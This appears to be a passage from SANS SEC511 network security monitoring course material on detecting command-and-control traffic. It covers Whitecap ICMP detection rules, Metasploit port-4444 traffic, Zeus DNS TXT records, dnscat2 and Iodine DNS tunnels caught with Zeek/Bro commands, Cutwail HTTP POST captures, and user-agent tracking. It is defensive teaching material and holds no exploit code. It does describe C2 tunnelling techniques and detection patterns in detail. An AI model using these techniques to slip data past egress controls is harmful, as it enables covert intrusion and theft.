15 pass icmp any any -> any any (msg:"Whitecap: Solarwinds Status Query"; icode:0; itype:8; dsize:23; content:"SolarWinds Status Q
16 pass icmp any any -> any any (msg:"Whitecap: Domain Controller ICMP Traffic"; icode:0; itype:8; dsize:1; content:"?"; classtype
17 pass icmp any any -> any any (msg:"Whitecap: McAfee ICMP ping requests"; icode:0; itype:8; dsize:36; content:"EEEEEEEEEEEEEEEE
18 pass icmp any any -> any any (msg:"Whitecap: Lots of Xs"; icode:0; itype:8; dsize:32; content:"xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
19 pass icmp any any -> any any (msg:"Whitecap: DHCP ICMP Duplicate IP Check"; icode:0; itype:8; dsize:11; content:"DhcpIcmpChk";
20 pass icmp any any -> any any (msg:"Whitecap: Solarwinds ICMP Version 5"; icode:0; itype:8; dsize:<80; content:"SolarWinds.Net I
21 pass icmp any any -> any any (msg:"Whitecap: Solarwinds Sonar ICMP Scan"; icode:0; itype:8; dsize:24; content:"Orion Network So
22 pass icmp any any -> $DNS_SERVERS any (msg:"Whitecap: ICMP to DNS Servers"; icode:0; itype:8; dsize:<57; classtype:misc-activit
23 pass icmp any any -> any any (msg:"Whitecap: Domain controller to domain controller"; icode:0; itype:8; dsize:32; content:"|00
24 pass icmp any any -> any any (msg:"Whitecap: All As"; icode:0; itype:8; dsize:64; content:"|AA AA AA AA AA AA AA AA AA AA
25 pass icmp any any -> any any (msg:"Whitecap: All 0s"; icode:0; itype:8; dsize:56; content:"|00 00 00 00 00 00 00 00 00 00
26 pass icmp [$ICMP_SRC_HOSTS_IGNORE] any -> any any (msg:"ICMP Pass: Ignore Hosts"; icode:0; itype:8; classtype:misc-activity; si
27 pass icmp any any -> [$ICMP_DST_HOSTS_IGNORE] any (msg:"ICMP Pass: Ignore Hosts"; icode:0; itype:8; classtype:misc-activity; si
28 alert icmp any any -> any any (msg:"Whitecap Other Echo Request"; icode:0; itype:8; dsize:>19; classtype:misc-activity; sid:511
29 alert icmp any any -> any any (msg:"Whitecap Other Echo Request"; icode:0; itype:8; dsize:<20; classtype:misc-activity; thresho

```

Whitecap: One Approach to Detect Malicious ICMP

The Whitecap rules are available at <https://sec511.com/4v>. They will work with Snort, Sourcefire, Suricata, and other NIDS.

The idea is simple (but highly effective): Ignore known-good ICMP echo requests and alert on any others.

The course authors created the Whitecap project (formerly called Anomalyzer), and 511 instructor Justin Henderson (@SecurityMapper) stepped in and contributed significant updates to get these rules to work in a large environment with hundreds of sites (and Security Onion sensors). The rules have discovered malware and other forms of ICMP tunneling, including unauthorized vendor tunnels.

This is the beginning of a list of targeted anomaly rules for ICMP echo requests. You may need to add your own. If these rules fire on ICMP echo requests that are benign, add rules to the list. You can cut and paste the previous "pass" rule, change the content accordingly, and increment the sid (Snort ID).

Whitecap is a new project by the course authors. If you write useful "pass" rules that ignore benign traffic, please use Git to create an issue or submit a pull request, or you may share them by emailing whitecap@ericconrad.com. Ideally, send a pcap of the traffic that triggered the rules.

Spot the C2

Can you spot the C2 traffic below?

- This is part of the same service-side exploit shown previously
- Attacker: 10.5.11.103
- Victim: 10.5.11.67

Source	Destination	Protocol	Info
10.5.11.103	10.5.11.67	SRVSV	NetPathCanonicalize request
10.5.11.67	10.5.11.103	SMB	Write AndX Response, FID: 0x4004, 71 bytes
10.5.11.103	10.5.11.67	TCP	50648 > 445 [FIN, ACK] Seq=8344 Ack=5841 Win=32768 Len=0 TSval=
10.5.11.67	10.5.11.103	TCP	445 > 50648 [FIN, ACK] Seq=5841 Ack=8345 Win=64102 Len=0 TSval=
10.5.11.103	10.5.11.67	TCP	50648 > 445 [ACK] Seq=8345 Ack=5842 Win=32768 Len=0 TSval=52942
10.5.11.103	10.5.11.67	TCP	56867 > 4444 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1
10.5.11.67	10.5.11.103	TCP	4444 > 56867 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 W
10.5.11.103	10.5.11.67	TCP	56867 > 4444 [ACK] Seq=1 Ack=1 Win=15360 Len=0 TSval=52942452
10.5.11.67	10.5.11.103	TCP	4444 > 56867 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=39 TSval=612
10.5.11.103	10.5.11.67	TCP	56867 > 4444 [ACK] Seq=1 Ack=40 Win=15360 Len=0 TSval=52942459

Spot the C2

This C2 traffic happens to be unencrypted, but that doesn't matter in this case. The C2 traffic clearly begins with the SYN to port 4444.

You can view this traffic yourself by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/ms08-067.pcap &
```

We made it easy this time, using Metasploit's default LPORT. In later examples, we'll mix things up a bit.

DNS: The Ideal C2 Channel

DNS tunnels are the ideal C2 channel

- DNS is usually allowed outbound
- It's usually ignored
- Works via multiple forwarders (i.e. DNS proxies)
- Locked down internal subnets with 'no internet access' often still allow public DNS resolution

An internal system has direct bidirectional internet access if it can resolve 'google.com' and receive the answer

DNS: The Ideal C2 Channel

DNS presents an extremely powerful C2 and general tunneling opportunity for adversaries. Name resolution is a critical utility that so many applications are dependent upon. Like many utilities, DNS is quite often ignored except when found to be broken at some level. The volume of requests sent as part of normal operations further contributes to most shops simply ignoring DNS.

Another feature, more unique to DNS, increases its utility for adversaries as a C2 mechanism. DNS, by nature, is proxied. Clients within an organization do not, and should not, perform direct name resolution. Further, they should not typically be allowed to directly communicate with public DNS servers either. Rather, DNS requests are sent to local DNS servers that will then find out answers for the client's query. This proxied component can lead to unintended channels to communicate with the internet from locked-down segments. If a server can perform name resolution of internet hosts, even indirectly, then it can have a means for sending/receiving signals to the internet even if it is not intended to have internet access.

Note: Some of the techniques described to catch DNS C2 might actually also help catch other approaches to C2 due to their dependency on name resolution.

Zeus Botnet C2 via DNS

Note the large DNS TXT records used by the Zeus botnet for Command and Control (C2):

Non-authoritative answer:

12192.pf.zonesenoz.com text =

```
"52g/s93XtdsK/b41yx5iY3yjEkY80e17UgY9QYsv9XhTr129e9eLpK1fg5b9/hMPnKcZojcPOtbHY8iRm6Zqls6UOvTkua5rUzvv2u39bE5+OcdtCc5i2iGSr7COzxfd08DuS8Sdii22Y+OUT2wy/0Z2vFYptQ76FUBX3M16fXZNRxuk01owePv7pdYwcXfgQyb9Fhr5aFo25zbn+2gaR3fsM0y"
```

Reminder: High entropy text shown might suggest another use case for **freq.py**, discussed previously

Zeus Botnet C2 via DNS

Note this TXT record used by the Zeus botnet.

This is not used for DNS resolution; it's used for Command and Control (C2).

RSA says the following about Zeus:

It is getting tougher and tougher to be a botnet herder. As Intrusion Detection Signatures, AntiVirus Gateways, Next Generation Firewalls and Smart Proxies learn to recognize Zeus Command and Control queries and messages, running a successful botnet is getting more difficult. So how can a botnet herder get his C&C traffic past these control systems? By using DNS. Specifically, by querying a DNS server for TEXT records, reassembling the encoded messages, and providing a fast, reliable communication method that hardly any organization is blocking.¹

Reference:

[1] Zeus Command and Controls Hiding in DNS TXT Rec... | RSA Link, <https://sec511.com/4t>

dnscat2 and Iodine

The upcoming dnscat2 and Iodine forwarded tunnel examples were forwarded via two DNS servers:

- Local DNS tunnel client -> local DNS server -> Google DNS (8.8.8.8) -> tunnel server
- Client sent/received all tunnel data via a DNS server on the local subnet

Snort (default rules/ETOpen) generated **zero hits** for both tunnels

Bro is much more helpful

dnscat2 and Iodine

Let's explore two general purpose DNS tunneling/C2 frameworks to better understand adversary capabilities when using DNS.

Both dnscat2 and Iodine are client/server frameworks. The client portion would be instantiated on compromised hosts as part of post-exploitation activity. The server would involve publicly accessible assets controlled by the adversary.

Packet captures for these examples are found on your Linux VM:

`/pcaps/dnscat2.pcap`

`/pcaps/iodine-forwarded.pcap`

Iodine also has the ability to tunnel any protocol over UDP 53 if the egress does not ensure protocol conformity. We also provide a pcap illustrating this behavior.

`/pcaps/iodine-raw.pcap`

dnscat2: Wireshark View

No.	Time	Source	Destination	Protocol	Length	Info
10	11.838682	192.168.198.137	192.168.198.2	DNS	217	Standard query 0x3ff8 CNAME 3f5903804000000000e4c55a46546fbf50d88a23817c278a3438b29b0cc.905cad5a3f7432cd
13	11.485365	192.168.198.2	192.168.198.137	DNS	380	Standard query response 0x3ff8 CNAME 5f5c0380400000000061349110a41d769be2b3161bb10293d595d8be2e533a2.57fc2
15	12.050548	192.168.198.137	192.168.198.2	DNS	168	Standard query 0xd573 CNAME 91cc0380407bb03cd5a4010000f2df4944a7884a1070f8be3a40e85249c2.1649181aec753e3f1
17	12.129977	192.168.198.2	192.168.198.137	DNS	282	Standard query response 0xd573 CNAME e77c038040e14f5927929bffffd3297c487ecd1fd81e305b02d18422b3022d1.a271c
18	13.088384	192.168.198.137	192.168.198.2	DNS	138	Standard query 0x9346 TXT 908300040ab1a45582b9d0001963400ba234ad3806d5af297413b735ab1.1af94689.1.eej.me
19	13.175734	192.168.198.2	192.168.198.137	DNS	185	Standard query response 0x9346 TXT
20	13.176223	192.168.198.137	192.168.198.2	DNS	103	Standard query 0x53f1 MX df4601804053709f25c5830002ee410664.1.eej.me
21	13.262853	192.168.198.2	192.168.198.137	DNS	154	Standard query response 0x53f1 MX 10 b8370180405ba4ec6aed45ffffff51b2a7.1.eej.me
22	14.223961	192.168.198.137	192.168.198.2	DNS	103	Standard query 0x08f5 MX 584e018040b7db680a427100038c6aec74.1.eej.me
23	14.303787	192.168.198.2	192.168.198.137	DNS	154	Standard query response 0x08f5 MX 10 ef02018040b434962924b4ffffff51b2a7.1.eej.me
24	15.268416	192.168.198.137	192.168.198.2	DNS	103	Standard query 0xf000 TXT 14aa018040eba83692b303000495bc41c8.1.eej.me
25	15.354938	192.168.198.2	192.168.198.137	DNS	150	Standard query response 0xf000 TXT
26	16.312885	192.168.198.137	192.168.198.2	DNS	103	Standard query 0xe5ba MX b0f6018040d645f92293800058d640dce.1.eej.me
27	16.391851	192.168.198.2	192.168.198.137	DNS	154	Standard query response 0xe5ba MX 10 5854018040c7d7f64aed7bffffff51b2a7.1.eej.me
30	17.356596	192.168.198.137	192.168.198.2	DNS	103	Standard query 0xdfbb TXT 5dd1018040f15153c8046f0006f61d9cef.1.eej.me
31	17.434353	192.168.198.2	192.168.198.137	DNS	150	Standard query response 0xdfbb TXT
32	18.395473	192.168.198.137	192.168.198.2	DNS	103	Standard query 0xbf89 MX 2135018040f3194790105e0007172b3125.1.eej.me
33	18.473226	192.168.198.2	192.168.198.137	DNS	154	Standard query response 0xbf89 MX 10 272a0180409778af9a9f9dffffff51b2a7.1.eej.me
34	19.429630	192.168.198.137	192.168.198.2	DNS	103	Standard query 0x0de0 TXT 38d7018040f6361cd15870008fbf2b18f.1.eej.me
35	19.532748	192.168.198.2	192.168.198.137	DNS	150	Standard query response 0x0de0 TXT
36	20.438862	192.168.198.137	192.168.198.2	DNS	103	Standard query 0x1962 CNAME f830018040912dca08b6d600092182ab37.1.eej.me
37	20.516757	192.168.198.2	192.168.198.137	DNS	152	Standard query response 0x1962 CNAME a7e0018040d98e4a53de07ffffff51b2a7.1.eej.me
38	21.474791	192.168.198.137	192.168.198.2	DNS	103	Standard query 0x4f86 CNAME 09fd018040be3e930447b9000ab1a4933f.1.eej.me
39	21.556448	192.168.198.2	192.168.198.137	DNS	152	Standard query response 0x4f86 CNAME 220401804033bc9f2c0647ffffff51b2a7.1.eej.me
42	22.515833	192.168.198.137	192.168.198.2	DNS	103	Standard query 0xa7b5 MX 9a800180402398490dfb1000b9d198729.1.eej.me
43	22.594195	192.168.198.2	192.168.198.137	DNS	154	Standard query response 0xa7b5 MX 10 924c01804083bd0696b467ffffff51b2a7.1.eej.me
44	23.554049	192.168.198.137	192.168.198.2	DNS	103	Standard query 0x45fd TXT 5e62018040ae5224c6ad27000cc622a65f.1.eej.me
45	23.638834	192.168.198.2	192.168.198.137	DNS	150	Standard query response 0x45fd TXT
46	24.601483	192.168.198.137	192.168.198.2	DNS	103	Standard query 0x3421 CNAME cecd018040387bc6aeb631000d8c1alf5a.1.eej.me
47	24.681507	192.168.198.2	192.168.198.137	DNS	152	Standard query response 0x3421 CNAME cc580180403b64676fa396ffffff51b2a7.1.eej.me
48	25.646176	192.168.198.137	192.168.198.2	DNS	103	Standard query 0x9f4c CNAME 993001804066c1bce262b4000e0a3b5234.1.eej.me

dnscat2: Wireshark View

You can view this traffic yourself by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/dnscat2.pcap &
```

Ron Bowes (@iagox86), author of dnscat2, suggests the following about his tool:

This tool is designed to create an encrypted command-and-control (C&C) channel over the DNS protocol, which is an effective tunnel out of almost every network.

It can tunnel any data, with no protocol attached. Which means it can upload and download files, it can run a shell, and it can do those things well. It can also potentially tunnel TCP, but that's only going to be added in the context of a pen-testing tool (that is, tunneling TCP into a network), not as a general purpose tunneling tool. That's been done, it's not interesting (to me).¹

Reference:

[1] GitHub – iagox86/dnscat2, <https://sec511.com/4u>

dnscat2: What's Happening

Thousands of lookups to <hex string>.eej.me

- Mix of TXT, MX and CNAMEs
- The data is encrypted and then converted to hex
- The outbound communication is via the names (queries) themselves
- Response communication is via DNS responses

Each "host" is unique, most look like this:

- 93db013e058c3b014eb12c0017a95253ea.1.eej.me

Some are longer, with additional "subdomains":

- 9b03033e050000000dfba5adb59c4f4a782b3f19d6d0994482d5e50619e.04f31b27c2b1167938dd2d2e04853394cd1bb86a113bdad0aaac8c84e2da.88a1004b2bba818c1d7a1af0bd.1.eej.me

dnscat2: What's Happening

dnscat2 uses the hosts and subdomains queried for its outbound communication channel. Queries include TXT, MX, and CNAME records. The return communication is passed via DNS responses. dnscat2 encrypts all data and then converts it to hexadecimal before sending over the network.

eej.com hosts the server side of dnscat2 in our example.

An example of a unique 'host' queried by the dnscat2 client is:

93db013e058c3b014eb12c0017a95253ea.1.eej.me

In addition to forging hosts, dnscat2 will also forge subdomains as well, as seen in this example:

9b03033e050000000dfba5adb59c4f4a782b3f19d6d0994482d5e50619e.04f31b27c2b1167938dd2d2e04853394cd1bb86a113bdad0aaac8c84e2da.88a1004b2bba818c1d7a1af0bd.1.eej.me

While these certainly do not look like records we expect to see in DNS queries, to catch them presumes that we are monitoring DNS at that level, which unfortunately seems rather unlikely in most shops.

dnscat2: Spotting with Zeek/Bro

```
$ cat dns.log | bro-cut query | sort -u | sed
"s/^[a-zA-Z0-9-]*\./g" | sort | uniq -c | sort -n
```

- Let's break that down:

- Get a unique list of all DNS queries from Bro
- Remove everything up to and including the first "."
- Sort that list
- Get a count of unique entries
- Sort by the number of entries

dnscat2: Spotting with Zeek/Bro

```
$ bro -r /pcaps/dnscat2.pcap
```

Below is a possible Zeek/Bro command to help us identify some abnormal queries, including those generated by dnscat2.

```
$ cat dns.log | bro-cut query | sort -u | sed "s/^[a-zA-Z0-9-]
*\./g" | sort | uniq -c | sort -n
```

Let's parse what this command is doing:

First, we return unique DNS queries from Zeek/Bro's dns.log:

```
cat dns.log | bro-cut query | sort -u
```

Next, we use sed to remove everything up to and including the first ".":

```
sed "s/^[a-zA-Z0-9-]*\./g"
```

Finally, we sort the resultant list, count the unique entries, and then sort by the count:

```
sort | uniq -c | sort -n
```

dnscat2: The Results

1.eej.me
stands out
immediately

```
Terminal - student@Sec-511-Linux: ~  
File Edit View Terminal Tabs Help  
3 icloud.com  
3 l.google.com  
3 sandbox.push.apple.com  
3 services.mozilla.com  
4 addons.mozilla.org  
4 blogblog.com  
4 bp.blogspot.com  
4 cdn.mozilla.net  
4 googleapis.com  
4 mozilla.org  
4 pandora.com  
5 googleusercontent.com  
6 local  
7 dropbox.com  
8 sans.org  
8 ubuntu.com  
9 blogspot.com  
9 push.apple.com  
13 com  
21 31ab520d7288af8ff877a449495fcef8752bfa4fc0afc53cbb864299a600.f5d04abed36  
d6f7824e664bab3.1.eej.me  
22 google.com  
1011 1.eej.me  
student@Sec-511-Linux:~$
```

dnscat2: The Results

Applying the technique of querying Bro's dns.log referenced on the previous slide, **1.eej.me** looks overtly suspicious.

```
Terminal - student@Sec-511-Linux: ~  
File Edit View Terminal Tabs Help  
3 icloud.com  
3 l.google.com  
3 sandbox.push.apple.com  
3 services.mozilla.com  
4 addons.mozilla.org  
4 blogblog.com  
4 bp.blogspot.com  
4 cdn.mozilla.net  
4 googleapis.com  
4 mozilla.org  
4 pandora.com  
5 googleusercontent.com  
6 local  
7 dropbox.com  
8 sans.org  
8 ubuntu.com  
9 blogspot.com  
9 push.apple.com  
13 com  
21 31ab520d7288af8ff877a449495fcef8752bfa4fc0afc53cbb864299a600.f5d04abed36  
d6f7824e664bab3.1.eej.me  
22 google.com  
1011 1.eej.me  
student@Sec-511-Linux:~$
```

The screenshot identifies 21 entries that contain two extremely long subdomains before 1.eej.me. However, the true standout is the count of 1011 unique hosts referenced for 1.eej.me. Seems more than a little odd.

Iodine: Raw Tunnel

Why we only allow UDP 53 from DNS servers...

Protocol	Length	Info
DNS	68	Unknown operation (3) response 0x10d1 Format error [Malformed Packet]
DNS	68	Unknown operation (3) response 0x10d1 Format error [Malformed Packet]
DNS	68	Unknown operation (3) response 0x10d1 Format error [Malformed Packet]
DNS	68	Unknown operation (3) response 0x10d1 Format error [Malformed Packet]
DNS	137	Unknown operation (3) response 0x10d1 Format error Unknown (2265) <Unknown extended label> [Malformed Packet]
DNS	136	Unknown operation (3) response 0x10d1 Format error Unknown (2121) <Unknown extended label> [Malformed Packet]
DNS	137	Unknown operation (3) response 0x10d1 Format error Unknown (2265) <Unknown extended label> [Malformed Packet]
DNS	137	Unknown operation (3) response 0x10d1 Format error Unknown (2121) <Unknown extended label> [Malformed Packet]
DNS	137	Unknown operation (3) response 0x10d1 Format error Unknown (2265) <Unknown extended label> [Malformed Packet]
DNS	137	Unknown operation (3) response 0x10d1 Format error Unknown (2121) <Unknown extended label> [Malformed Packet]
DNS	137	Unknown operation (3) response 0x10d1 Format error Unknown (2265) <Unknown extended label> [Malformed Packet]
DNS	137	Unknown operation (3) response 0x10d1 Format error Unknown (2121) <Unknown extended label> Unknown (28768) <Unknown extended label> [Malformed Packet]
DNS	137	Unknown operation (3) response 0x10d1 Format error Unknown (2265) <Unknown extended label> Unknown (28768) <Unknown extended label> [Malformed Packet]
DNS	137	Unknown operation (3) response 0x10d1 Format error Unknown (2121) <Unknown extended label> Unknown (28768) <Unknown extended label> [Malformed Packet]
DNS	137	Unknown operation (3) response 0x10d1 Format error Unknown (2265) <Unknown extended label> [Malformed Packet]
DNS	137	Unknown operation (3) response 0x10d1 Format error Unknown (2121) <Unknown extended label> [Malformed Packet]
DNS	137	Unknown operation (3) response 0x10d1 Format error Unknown (2265) <Unknown extended label> [Malformed Packet]
DNS	68	Unknown operation (3) response 0x10d1 Format error [Malformed Packet]
DNS	68	Unknown operation (3) response 0x10d1 Format error [Malformed Packet]

Iodine: Raw Tunnel

Recall the discussions about ensuring a more restrictive egress. UDP 53 should only be allowed from your DNS servers. If your egress policy allows arbitrary systems to send outbound UDP 53, then Iodine doesn't even need to use DNS, it can simply send raw UDP.

Ensure outbound UDP port 53 is reserved for your DNS servers. As an extra check, ensure protocol conformity suggests traffic actually is DNS.

You can view this traffic yourself by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/iodine-raw.pcap &
```

Iodine is available from: <http://code.kryo.se/iodine/>

Iodine: Show Me the NULL, Zeek/Bro

```
$ cat dns.log | bro-cut query qtype_name | grep NULL
```

```

[~]$ cat dns.log | bro-cut query qtype_name | grep NULL
yrbou4.3.eej.me NULL
vaaaaakav0t2.3.eej.me NULL
lad4a3ajrbfsx33prtvg1pqvcafklvia.3.eej.me NULL
yrbovb.3.eej.me NULL
zovcaa-aaahh-drink-mal-ein-j\xe4germeister-.3.eej.me NULL
zovdaa-la-fl\xfbte-na\xefve-fran\xe7aise-est-retir\xe9-\xe0-cr\xe8te.3.eej.me N
ULL
zoveaabccddeeffggghhijjkkllmnnnooppqrrsstttuuvvwxyz.3.eej.me NULL
zovfaa0123456789\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xca\xcb
\xcc\xcd\xce\xcf.3.eej.me NULL
zovgaa\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2
\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6
\xf7\xf8\xf9\xfa\xfb\xfc\xfd.3.eej.me NULL
sahovh.3.eej.me NULL
oalovi.3.eej.me NULL
rayad\xd2\xec\xd3a\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a\x
cbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2.\xe81a\
xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a\
xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a
\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a
\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81
a\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81a\xcbm\xd1p\xd2\xe81
a\xcbm\xd1p\xd2\xe81a.\xcbm\xd1p\xd2\xe81.3.eej.me NULL

```

Iodine: Show Me the NULL, Zeek/Bro

We can easily identify Iodine's use of the nonstandard query type for NULL records.

First, we run Zeek/Bro against the pcap to generate logs:

```
$ bro -r /pcaps/iodine-forwarded.pcap
```

Now, let's pull out all NULL records that Zeek/Bro identifies in the dns.log.

```
$ cat dns.log | bro-cut query qtype_name | grep NULL
```


HTTP C2

HTTP is commonly used for C2

- Includes proxy-aware and capable malware

The content is usually encoded, obfuscated, or encrypted

- Base64 and XOR are commonly used

A large volume of HTTP POST commands is a common C2 behavior

HTTP C2

HTTP is often used to carry C2. It tends to blend in with normal user traffic, and it can also pass through HTTP proxies.

Modern malware can locate and use a system-configured proxy just as a browser can.

HTTP POST C2

No.	Time	Source	Destination	Protocol	Info
64	3.386645	24.39.21.194	208.97.174.44	HTTP	POST / HTTP/1.1 (application/octet-stream)
75	3.396471	24.39.21.194	199.83.128.93	HTTP	POST / HTTP/1.1 (application/octet-stream)
80	3.402099	24.39.21.194	192.64.112.19	HTTP	POST / HTTP/1.1 (application/octet-stream)
81	3.402231	24.39.21.194	66.49.139.143	HTTP	POST / HTTP/1.1 (application/octet-stream)
86	3.412875	24.39.21.194	162.159.247.1	HTTP	POST / HTTP/1.1 (application/octet-stream)
102	3.461945	24.39.21.194	109.74.242.16	HTTP	POST / HTTP/1.1 (application/octet-stream)
109	3.470432	24.39.21.194	76.74.254.123	HTTP	POST / HTTP/1.1 (application/octet-stream)
112	3.475266	24.39.21.194	5.9.122.172	HTTP	POST / HTTP/1.1 (application/octet-stream)
115	3.479287	24.39.21.194	188.121.45.21	HTTP	POST / HTTP/1.1 (application/octet-stream)
118	3.481808	24.39.21.194	91.121.66.183	HTTP	POST / HTTP/1.1 (application/octet-stream)
121	3.490223	24.39.21.194	204.11.237.35	HTTP	POST / HTTP/1.1 (application/octet-stream)
126	3.495460	24.39.21.194	85.233.160.22	HTTP	POST / HTTP/1.1 (application/octet-stream)
129	3.502057	24.39.21.194	81.209.182.37	HTTP	POST / HTTP/1.1 (application/octet-stream)
143	3.528170	24.39.21.194	54.229.116.65	HTTP	POST / HTTP/1.1 (application/octet-stream)
147	3.545283	24.39.21.194	89.19.17.218	HTTP	POST / HTTP/1.1 (application/octet-stream)
163	3.569267	24.39.21.194	219.94.206.70	HTTP	POST / HTTP/1.1 (application/octet-stream)
188	3.614567	24.39.21.194	162.159.250.1	HTTP	POST / HTTP/1.1 (application/octet-stream)
192	3.619922	24.39.21.194	116.251.204.2	HTTP	POST / HTTP/1.1 (application/octet-stream)
214	3.649583	24.39.21.194	141.101.116.1	HTTP	POST / HTTP/1.1 (application/octet-stream)
219	3.650318	24.39.21.194	12.158.190.24	HTTP	POST / HTTP/1.1 (application/octet-stream)


HTTP POST C2

Note how aggressive the C2 traffic shown above is: Every POST shown occurred in less than 0.3 seconds, based on the pcap timestamp.

You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/cutwail.pcap &
```

C2 POST Content



```
Stream Content
Follow TCP Stream
POST / HTTP/1.1
Accept: */*
Accept-Language: en-us
Content-Type: application/octet-stream
Content-Length: 546
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: c21edu.com
Connection: Keep-Alive
Cache-Control: no-cache

+CPN/YSeubCQxCE+n5jopVc855+8Catd+J0J0KAd1m3VkyH8KhnMz1QDLd69YCuH
DZ1ohHdAat,QoPe/1yaeBubq15rupWv2AbJg2wXwljIU-JXEsdH155PFobAv4dQB
s3wCYPUDRngpZXfj/q0PpQ55yr4m151x+13Q10ALKcVH08yAZZfdYAuEc5KsyfLq
PpMnkdgjPC403kpIYyGKF+a2CKSS08yeuQphoC0wmi0QgapFukWkZ55m3B6EQ
nTl8chLlJ5VwEYB5L+XMDExLTYk1HghDxu5LeRVov061auAkqDCES/0qc7zGA00
JjoPwfi+L0919mepYwWtSb1117m75DrZ/KEJFL81fbt1urp11ToX302BpuIGQ
xKSF8U5q2Telck1V8Y/N56bT1RZfSf+s5aygQVubDckmYJpic5XMA3D5e1tccoh
quzXi+DYxMM92ZTyn/a7hYypGMHQZPOZNo1YIRC245g0FV4aEnczAC1ju1fG4
4rL1m41996jJyQ==
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 21 Jan 2014 18:37:19 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to
join the fun, mention this header.

Entire conversation (31755 bytes)
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
Help Filter Out This Stream Close
```

C2 POST Content

You may view this pcap by typing:

```
$ wireshark /pcaps/cutwail.pcap
```

Then click on packet 109, right-click, and select "Follow TCP Stream."

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. The NSM Toolbox
5. NIDS Design
6. Analysis Methodology
7. NSM Data Sources
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. Practical NSM Issues
10. Cornerstone NSM
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
13. Identifying Command and Control Traffic
- 14. Tracking User Agents**
15. C2 via HTTPS
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Our next section describes Tracking User Agents.

Tracking User Agents

HTTP user agents offer high-value NSM data

- Sadly, they are often ignored

User agents are often "fudged" by malware, in conspicuous ways

```
GET / HTTP/1.1
Host: 10.5.11.103
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/31.0.1650.63 Safari/537.36
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8

HTTP/1.1 200 OK
Date: Wed, 26 Feb 2014 21:36:07 GMT
```



Tracking User Agents

Most full browsers send "Mozilla" in the user agent string, as we'll see on the next page, even browsers that are clearly not Mozilla, such as IE. Why? It's a long, complicated story dating to the dawn of the web browser.

When Netscape was released, it was superior to NCSA Mosaic because it supported frames. Netscape was originally called "Mozilla" internally (and in its user agent string), short for "Mosaic Killer." Many webmasters sent frame-enabled content to Netscape browsers and non-frame content to anything else (assumed to be Mosaic).

Enter IE, which supported frames, but often received the non-frame version of websites because it was also not Mozilla. So, IE engineers added "Mozilla" to the user agent string, in order to receive frame-enabled content. Most other browsers (such as Safari and Chrome) followed suit. One notable exception is Opera, which does not include the string Mozilla (in most versions).

You can read the whole sordid history at: <https://sec511.com/6i>

Common User Agent Substrings

Mozilla (Most browsers)

- **User-Agent: Mozilla/5.0 (Windows NT 10; Win64; x64; Trident/7.0; rv:11.0) like Gecko**

Opera (The Opera browser)

- **User-Agent: Opera/9.80 (Windows NT 6.3) Presto/2.12.388 Version/12.14**

Microsoft-CryptoAPI (Windows systems checking CRL servers)

